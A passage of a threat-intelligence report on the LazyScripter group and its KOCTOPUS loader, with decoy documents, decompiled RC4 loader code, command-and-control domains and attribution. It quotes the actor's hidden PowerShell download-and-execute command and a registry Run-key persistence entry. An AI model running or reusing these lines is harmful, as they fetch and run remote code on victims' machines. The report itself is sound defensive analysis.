Having the same compile time might indicate that they have been developed or modified by an automated tool. After further analysis we identified that all these samples have been generated using a Bat to Exe converter tool. In fact, the actor has used a tool to convert its batch loader to an executable. The compile time is predefined in this application and does not show the actual compilation time. The reason we saw two different compile times is because the actor has used two different versions of the tool to convert its batch loader to executable. We believe the right compilation time is around the time that the samples were uploaded to *VirusTotal*.

The samples use different names to pretend they are legitimate applications. The following are some of the names used:

- 'IATA ONE ID.exe': this was distributed through a spam campaign on 6 January 2021. It uses the IATA ONE ID icon to masquerade as software. ONE ID is a recent concept introduced by IATA for contactless identity management that leverages biometric technology. This indicates that this actor is constantly monitoring new IATA technologies to update its toolsets respectively.
- 'BSPlinkUpdaterV4.exe', 'BSPLinkUpdate', 'BSPLinkUpgrade': similar to the 'IATA ONE ID' this has been specifically designed to target airlines that are using *BSPlink* software.
- 'Federal Skilled Worker Program Eligible Occupations Canada Immigration and Visa Information Canada.exe': this is designed to target people that are applying to Canada's skilled worker program. The actor used decoy documents from a Canadian immigration website (see Figure 15).
- 'IATASSLClient_v.0.2.exe': this has been designed to target IATA users.
- 'Qykk.exe', 'Jobs.exe': these executables are designed to target job seekers.



Service Canada

PROTÉGÉ UNE FOIS REMPLI - B

FORMULAIRE DE RECHERCHE D'EMPLOI

Renseignements du prestataire		Séance d'information	
Nom :		Date :	Heure :
Numéro d'assurance sociale :		Endroit :	
Numéro de téléphone ou cellulaire avec l'indicatif régional :			

Veuillez fournir les détails concernant toutes vos démarches de recherche d'emploi entreprises, et ce, au cours des deux semaines précédant la séance d'information. Pour accroître vos chances de trouver un emploi convenable, vous devez faire preuve d'une volonté réelle, soutenue et continue qui reflète les occasions d'emploi de votre communauté.

Les démarches de recherche d'emploi peuvent comprendre entre autres :

- Évaluation des occasions d'emploi;
- Préparation d'un curriculum vitæ ou d'une lettre de présentation;
- Inscription à des outils de recherche d'emploi, à des guichets emplois ou à des agences de placement;
- Participation à des ateliers sur la recherche d'emploi ou à des salons de l'emploi;
- Réseautage;
- Contact auprès d'employeurs potentiels;
- Présentation de demandes d'emploi;
- Participation à des entrevues;
- Évaluation des compétences en cours.

Date	Type de démarche de recherche d'emploi	Détails de vos démarches de recherche d'emploi (p. ex., titre du poste, salaire, nom de l'employeur, adresse, numéro de téléphone et courriel)	Avez-vous accepté une offre d'emploi? (Oui / Non)	Avez-vous refusé une offre d'emploi? (Oui / Non)

*Nota : Si vous avez besoin d'espace supplémentaire, veuillez utiliser une autre feuille et joindre celle-ci au présent formulaire.

Service Canada assure l'exécution des programmes et la prestation des services d'Emploi et Développement social Canada pour le compte du gouvernement du Canada.

SC INS5240 (2013-05-003) F Page de

Canada

10/25/2020 Federal Skilled Worker Program Eligible Occupations - Canada Immigration and Visa Information Canadian Immigration Services ...

CONTACT US NEWS

SKILLED WORKER IMMIGRATION

Free Immigration to Canada Click Here

Federal Skilled Worker Program Eligible Occupations

Last Updated on February 20, 2020

On January 1, 2015, the Government of Canada implemented the Express Entry immigration system under the Economic Class including the Federal Skilled Worker Program.

Under Express Entry, **Federal Skilled Workers** across 347 eligible occupations who meet minimum entry criteria, submit an expression of interest profile to the Express Entry Pool. The profiles of candidates in the pool are ranked under a Comprehensive Ranking System. The highest-ranked candidates will be considered for an invitation to apply for permanent residence. Candidates receiving an invitation must submit a full application within a delay of 60 days.

Federal Skilled Workers are persons with suitable education, work experience, age and language abilities under one of Canada's official languages and who are selected under the Express Entry immigration system to apply for permanent residence.

To qualify for admission to the Express Entry Pool as a **Federal Skilled Worker**, applicants must meet the following conditions:

Essential Conditions:

a. Possess one-year of continuous full-time paid work experience or the equivalent in part-time continuous employment within the previous 10 years in one of 347 eligible occupations listed under the applicable National Occupational Classification system; **AND**

b. The work experience must be classified within Skill Type 0 (Managerial Occupations), Skill Level A (Professional Occupations), or Skill Level B (Technical Occupations and Skilled Trades) within the meaning of the National Occupational Classification system; **AND**

c. Score sufficient points under the **skilled worker point grid** comprising of six selection factors. The current pass mark is 67 points;

d. Undergo language testing from a recognized third party and demonstrate intermediate-level language skills in English or French corresponding to the Canadian Language Benchmark of 7;

e. Possess suitable settlement funding;

f. Undergo a successful security background and medical examination.

Figure 15: Decoy document.

The actor has used several different icons for these executables. Among them we observed one that is an old *Malwarebytes* icon possibly pretending to be *Malwarebytes* security software. In one of the most recent samples the actor used the *Google Authenticator* icon.

Figure 16: Used icons.

The Bat to Exe converter encrypts the batch loader into its resource section. The executable loads the resource, decrypting its content and then executing the batch file.

Here is the main process of this loader:

- It creates a directory in the %APPDATA%/Temp directory and then creates a batch file in that directory. The name of the directory and batch files are generated randomly.

```
BOOL __stdcall sub_40A665(wchar_t *Source)
{
  wchar_t *i; // eax
  int v2; // ecx
  wchar_t Destination[262]; // [esp+0h] [ebp-20Ch] BYREF

  if ( !Source )
    return 0;
  wcsncpy(Destination, Source, 0x104u);
  Destination[260] = 0;
  for ( i = &Destination[wcslen(Destination)]; i > Destination; --i )
  {
    v2 = *(i - 1);
    if ( v2 != 32 && v2 != 92 && v2 != 47 )
      break;
  }
  *i = 0;
  return CreateDirectoryW(Destination, 0);
}
```

Figure 17: Create directory.

- It looks for resources by their hashes and loads them using the LoadResource API call. This executable contains two resources. One of them is used to generate a key for the RC4 encryption algorithm. The other one is the batch file content that has been encrypted.
- It generates the RC4 key from the resource.
- It decrypts the content of the other resource and writes it into that created batch file. (The encryption key is 6A2148ADADF8D6E529B08D8BD0800A85.)
- It calls cmd.exe to execute the generated bat file using CreateProcessW.

```
  while ( !v3 );
  v14 = 0;
  v13 = 0;
  do
  {
    if ( v13 > 255 )
      break;
    v14 = (unsigned __int8)(*(_BYTE *)(v12[0] + 4 * v13) + *(_BYTE *)(v11[0] + 4 * v13) + v14);
    v4 = v11[0];
    v17 = *(_DWORD *)(v11[0] + 4 * v13);
    *(_DWORD *)(v11[0] + 4 * v13) = *(_DWORD *)(v11[0] + 4 * v14);
    *(_DWORD *)(v4 + 4 * v14) = v17;
    v3 = __OFADD__(1, v13++);
  }
  while ( !v3 );
  v13 = 0;
  v14 = 0;
  v21 = (_BYTE *)a1;
  v16 = 0;
  do
  {
    if ( a2 - 1 < v16 )
      break;
    v13 = (unsigned __int8)(v13 + 1);
    v5 = v11[0];
    v14 = (unsigned __int8)(*(_BYTE *)(v11[0] + 4 * v13) + v14);
    v17 = *(_DWORD *)(v11[0] + 4 * v13);
    *(_DWORD *)(v11[0] + 4 * v13) = *(_DWORD *)(v11[0] + 4 * v14);
    *(_DWORD *)(v5 + 4 * v14) = v17;
    v15 = (unsigned __int8)(*(_DWORD *)(v5 + 4 * v14) + *(_DWORD *)(v5 + 4 * v13));
    v18 = *(_DWORD *)(v5 + 4 * v15);
    *v21++ ^= v18;
    v3 = __OFADD__(1, v16++);
  }
  while ( !v3 );
  sub_40DB6A(4, 1, 5, 0, v11);
  sub_40DB6A(4, 1, 5, 0, v12);
  sub_409B20((LPVOID)lpMem);
  v7 = sub_40DEF0((LPVOID)lpWideCharStr);
  sub_40DCBD(v11[0]);
  sub_40DCBD(v12[0]);
  return v7;
}
```

Figure 18: RC4 decryption.

VBScript variant

The KOCTOPUS VBScript variant has the same functionality as we mentioned in the batch variant, with the difference that process execution is started by a VBScript that calls wscript to execute a PowerShell command. This PowerShell command downloads the batch variant of KOCTOPUS. All of the VBScript files are obfuscated to make analysis more difficult.

In the VBA variant, the actor has used the URL shortener cutt.ly to hide the real URL, which in this case is a *GitHub* repository hosted at *raw.githubusercontent.com.*

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden -command "IEX
(New-Object Net.WebClient).DownloadFile('https://cutt.ly/fgOTMj0',, 'C:\Users\Public\Libraries\
reguac.bat');" C:\Users\Public\Libraries\reguac.bat
```

Registry key variant

This variant sets the AutoRun registry key with a PowerShell command that downloads and executes the batch variant of KOCTOPUS.

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"225kz"="cmd /c powershell -WindowStyle Hidden -command \"IEX (New-Object Net.WebClient).
DownloadFile('https://is.gd/4c4JCA', 'C:\\Users\\Public\\Libraries\\k.bat');\" C:\\Users\\
Public\\Libraries\\k.bat\"\""
```

Empoder

Prior to using Koadic as the main RAT the threat actor used PowerShell Empire as its main toolset. To load PowerShell Empire the actor used its Empire Loader, which we call Empoder.

In fact, the actor just used a VBS file to load PowerShell Empire, but it wrapped its VBS into a WinRAR installer which is usually bundled with a decoy document. For example, 'Canada Visa.exe' is a WinRAR installer that has two bundled files: a VBS file and a decoy PDF document. This one is specifically designed to target users of Canada Visa, a Canadian immigration law firm based in Montreal, Canada. The decoy document was taken from the Canada Visa website.

Infrastructure

The actor has leveraged dynamic DNS providers for command-and-control communications as well as hosting its payloads. Dynamic DNS providers allow people to create free subdomains on shared domains and as you can see the actor has created several subdomains on different dynamic DNS domains for the communications.

- kasperskylab.ignorelist.com
- hpsj.firewall-gateway.net
- googlechromeupdater.twilightparadox.com
- iatassl-telechargementsecurity.duckdns.org
- stub.ignorelist.com
- o365.duckdns.org
- dc10o365.duckdns.org
- v365.duckdns.org
- zfsociety.duckdns.org
- svr044.duckdns.org

Figure 19 shows a map of the infrastructure.

ATTRIBUTION

We have examined the TTPs, toolsets and infrastructure used by this actor in order to attempt to attribute it to any of the known threat actors.

Even though some similarities exist between this actor and documented APT actors such as APT28 and OilRig, these indicators are not sufficient to attribute it to any of these groups.

- APT28 has used Koadic RAT in its past campaigns [5]; the only similarity between this actor and APT28 is the use of the Koadic open-source tool which is not a strong indicator to show any connections between them.




Figure 19: Infrastructure.

- OilRig [6] has used the same Bat to Exe tool to convert its PowerShell scripts into executables. This is a good indicator that may show there is some overlap between this actor and OilRig, but there are still some major differences between them that makes us believe they are separate groups.

The APT actor most similar to the actor we analysed in this report is MuddyWater. The following is a list of similarities between them:

- Both have used Koadic and Empire in their previous campaigns.
- Both have used scripting languages such as PowerShell in their campaigns.
- Both have used *GitHub* to host their malicious payloads/scripts. Similar to MuddyWater, this actor has added forks of some popular toolsets to add some legitimacy to its *GitHub* account.
- Both have used scheduled tasks and Registry Run Keys / Startup Folder for persistence.

However, there are some key differences between them:

- MuddyWater has employed targeted spear-phishing attacks to perform its operations while this actor relies on spam campaigns.
- This actor has employed several open-source frameworks and commercial malware such as Octopus, Nishang, Quasar, Remcos, njRAT, RMS, NetWire and LuminosityLink RAT that have not been used by MuddyWater.
- Unlike MuddyWater, which has used macro-weaponized maldocs, this actor has not used macro-embedded documents and instead it directly embeds its loader within the maldocs.
- MuddyWater has used some custom toolsets such as PowerStats and SharpStats, while this actor mainly relies on open-source toolsets to perform its operations.

In terms of infrastructure, we have seen several APT groups that have used dynamic DNS for their C&C communications including Scarlet Mimic, Putter Panda, Turla, Patchwork and APT33. More specifically, Scarlet Mimic and Putter Panda have used the same free DNS provider 'firewall-gateway.net' for their C&C communications. Still, we have not found any other similarities between these APTs and the actor we analysed in this report.

Based on the differences we provided in this section we believe this is a new actor that has not been documented before and therefore we decided to track this actor as a new group that we call LazyScripter. We still are in the process of attributing this actor and, based on information we have collected, we believe the origin of the actor is Yemen and that most of its infrastructure is located in Morocco.

CONCLUSION

In this paper, we uncovered several campaigns associated to an actor group that we believe has been active since 2018. Here are its main characteristics:

- It uses open-source offensive security toolsets for different stages of its attack kill-chain including PowerShell Empire, Koadic RAT, Octopus RAT, Nishang and Invoke-Ngrok.
- It hosts payloads and scripts mostly on *GitHub*.
- It uses scripting languages in its attacks: batch, VBScript, PowerShell and JavaScript.
- It uses spam campaigns to spread its KOCTOPUS loader.
- It mainly targets IATA and people looking for jobs (particularly those who want to immigrate to Canada through the skilled workers programme).
- It usually uses two multi-stage backdoors in its attacks.
- It uses commercially available RATs in its attacks including Quasar, LuminosityLink, Remcos, njRAT, Adwind and RMS.
- It uses a batch encryption tool to encrypt all of its batch loaders.
- It uses embedded objects within the maldocs instead of using macros.

REFERENCES

[1] Detail Quebec. https://detailquebec.com/.

[2] SANS ISC InfoSec Forums. COVID-19 Themed Multistage Malware. https://isc.sans.edu/forums/diary/COVID19+Themed+Multistage+Malware/25922/.

[3] Invoke-Ngrok. https://github.com/benyG/Invoke-Ngrok.

[4] Nishang. https://github.com/samratashok/nishang.

[5] Lee, B.; Falcone, R. Sofacy Group's Parallel Attacks. Palo Alto Networks. 6 June 2018. https://unit42.paloaltonetworks.com/unit42-sofacy-groups-parallel-attacks/.

[6] Lee, B.; Falcone, R. OilRig Targets Technology Service Provider and Government Agency with QUADAGENT. Palo Alto Networks. 25 July 2018. https://unit42.paloaltonetworks.com/unit42-oilrig-targets-technology-service-provider-government-agency-quadagent/.